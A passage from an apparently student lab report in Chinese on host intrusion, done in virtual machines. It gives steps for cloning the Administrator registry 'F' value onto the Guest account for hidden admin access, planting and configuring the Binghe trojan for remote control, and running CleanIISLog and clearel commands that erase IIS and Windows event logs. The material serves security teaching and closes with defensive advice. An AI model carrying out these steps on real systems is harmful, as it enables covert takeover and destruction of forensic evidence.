


图 99 guest 帐户的配置信息

注册表编辑器右边栏目中的 F 键值中保存了帐户的密码信息，双击“000001F4”目录下键值“F”，可以看到该键值的二进制信息，将这些二进制信息全选，并拷贝到出来。




图 100 拷贝 Administrator 的二进制信息

将拷贝出来的信息全部覆盖到“000001F5”目录下的“F”键值中：




图 101 覆盖到“000001F5”目录下的“F”键值中

Guest 帐户已经具有管理员权限了。为了能够使 Guest 帐户在禁用的状态登录，下一步将 Guest 帐户信息导出注册表。选择 User 目录，然后选择菜单栏“注册表”下的菜单项“导出注册表文件”，将该键值保存为一个配置文件。




图 102 导出注册表文件

打开计算机管理对话框，并分别删除 Guest 和“00001F5”两个目录：




图 103 删除 Guest 和“00001F5”两个目录

然后再将刚才导出的信息文件，再导入注册表：




图 104 导入注册表

再查看一下计算机管理窗口中的 Guest 帐户：




图 105 查看 Guest 帐户

注销退出系统，然后用用户名：“guest”，密码：“123”登录系统：



图 106 使用 Guest 账户登陆成功

四、实验结果分析与总结

通过本次实验，我学习了如何远程启动 Telnet 服务，了解了如何记录管理员密码的修改，加深了对远程打开端口的理解，并能够根据实验指导书将指定程序添加进自启动列表和提升 Guest 用户权限。

实验七 木马与日志清除

一、实验简介

1.1 实验目的

通过本次实验，深入理解主机入侵中的种植木马和入侵痕迹消除。

1.2 实验环境

- (1) VMware 15.X;
- (2) Windows 2000 Service 虚拟机、Windows 7 虚拟机、Windows 10;
- (3) Y_Client.exe、CleanIISLog.exe、cleare1.exe。

1.3 实验内容

本实验涵盖以下主题：

- 使用“冰河”进行远程控制；
- 清除 IIS 日志；
- 清除主机日志。

二、实验原理

2.1 木马运行原理

木马病毒通常是基于计算机网络的，是基于客户端和服务端的通信、监控程序。客户端的程序用于黑客远程控制，可以发出控制命令，接收服务端传来的信息。服务端程序运行在被控计算机上，一般隐藏在被控计算机中，可以接收客户端发来的命令并执行，将客户端需要的信息发回，也就是常说的木马程序。

木马病毒可以发作的必要条件是客户端和服务端必须建立起网络通信，这种通信是基于 IP 地址和端口号的。藏匿在服务端的木马程序一旦被触发执行，就会不断将通信的 IP 地址和端口号发给客户端。客户端利用服务端木马程序通信的 IP 地址和端口号，在客户端和服务端建立起一个通信链路。客户端的黑客便可以利用这条通信链路来控制服务端的计算机。运行在服务端的木马程序首先隐匿自己的行踪，伪装成合法的通信程序，然后采用修改系统注册表的方法设置触发条件，保证自己可以被执行，并且可以不断监视注册表中的相关内容。发现自己的注册表被删除或被修改，可以自动修复。

三、实验过程

3.1 使用“冰河”进行远程控制

“冰河”包含两个程序文件，一个是服务器端，另一个是客户端。win32.exe 文件是服务器端程序，Y_Client.exe 文件为客户端程序。将 win32.exe 文件在远程得计算机上执行以后，通过 Y_Client.exe 文件来控制远程得服务器。

将服务器程序种到对方主机之前需要对服务器程序做一些设置，比如连接端口，连接密码等。选择菜单栏“设置”下的菜单项“配置服务器程序”，在出现的对话框中选择服务器端程序 win32.exe 进行配置，并填写访问服务器端程序的口令，这里设置为“1234567890”。




图 107 配置服务器程序

执行完 win32.exe 文件以后，系统没有任何反应，其实已经更改了注册表，并将服务器端程序和文本文件进行了关联，当用户双击一个扩展名为 txt 的文件的时候，就会自动执行冰河服务器端程序。没有中冰河的情况下，该注册表项应该是使用 notepad.exe 文件来打开 txt 文件，而“SYSEXPLR.EXE”其实就是“冰河”的服务器端程序。目标主机中了冰河，即可利用客户端程序来连接服务器端程序。在客户端添加主机的地址信息，这里的密码是就是刚才设置的密码“1234567890”。




图 108 添加主机的信息

远程控制成功后，可以查看对方计算机的基本信息，还可以查看并控制对方的屏幕等等。



图 109 远程控制成功




图 110 查看并控制对方的屏幕

3.2 清除 IIS 日志

当用户访问某个 IIS 服务器以后，无论是正常的访问还是非正常的访问，IIS 都会记录访问者的 IP 地址以及访问时间等信息。这些信息记录在 Winnt\System32\logFiles 目录下。




图 111 Winnt\System32\logFiles

打开任一文件夹下的任一文件，可以看到 IIS 日志的基本格式，记录了用户访问的服务器文件、用户登的时间、用户的 IP 地址以及用户浏览器以及操作系统的版本号。




图 112 删除前的 IIS 日志

使用工具软件 CleanIISLog.exe 可以做到只要在特定的 Log 文件中删除所有自己的记录。首先将该文件拷贝到日志文件所在目录，然后执行命令“Clean IISLog.exe ex210521.log 192.168.1.34”，第一个参数 ex210521.log 是日志文件名，文件名的后六位代表年月日，第二个参数是要在该 Log 文件中删除的 IP 地址，也就是自己的 IP 地址。



图 113 删除 192.168.1.34 有关的日志




图 114 删除成功

可以看到与“192.168.1.34”有关的日志已被删除。

3.3 清除主机日志

主机日志包括三类的日志：应用程序日志、安全日志和系统日志。可以在计算机上通过控制面板下的“事件查看器”查看日志信息。使用工具软件 clearel.exe，可以方便的清除系统日志，首先将该文件上传到对方主机，然后删除这三种日志的命令格式为：

- Clearel System
- Clearel Security
- Clearel Application
- Clearel All

这四条命令分别删除系统日志、安全日志、应用程序日志和删除全部日志。分别执行这四条指令，并查看事件查看器，发现日志被删除。




图 115 主机日志




图 116 应用程序日志




图 117 系统日志

```
C:\>clearex.exe system
C:\>
```

图 118 删除系统日志




图 119 删除系统日志成功

```
C:\>cleare1.exe application
C:\>
```

图 120 删除应用程序日志




图 121 删除应用程序日志成功

四、实验结果分析与总结

通过本次实验，我学习了如何使用“冰河”进行远程控制，了解了如何按照特定规则清除系统的 IIS 日志，加深了对清除主机日志过程的理解，并能够根据实验指导书完成远程控制与日志的清除。

最后，根据实验过程，我们可以根据该攻击的过程来制定相应的预防措施。目前，木马的防范主要从以下五个方面进行：

- (1) 检测和寻找木马隐藏的位置；
- (2) 防范端口，删除可疑程序；
- (3) 安装防火墙；
- (4) 相关部门加强整治木马产业链，完善相应的法律法规；
- (5) 增加网民的防范意识，健全网站和网络游戏的管理。

附 A：实验中问题的解决

在实验三的 3.4 中 GetAdmin.exe 只能在 Microsoft Windows NT 4.0 中使用，但 Windows 2000 Advanced Server 在安装 vmtools 后仍然无法实现主机与虚拟机之间的文件移动，尝试使用共享文件夹也仍然失败。后来发现是由于 Windows 10 中“SMB 1.0/CIFS 文件共享支持”功能默认关闭，需要在“程序和功能”的“启用或关闭 Windows 功能”中选择开启该功能，重新启动系统即可应用，实现与虚拟机中的文件共享功能。




图 122 启用或关闭 Windows 功能

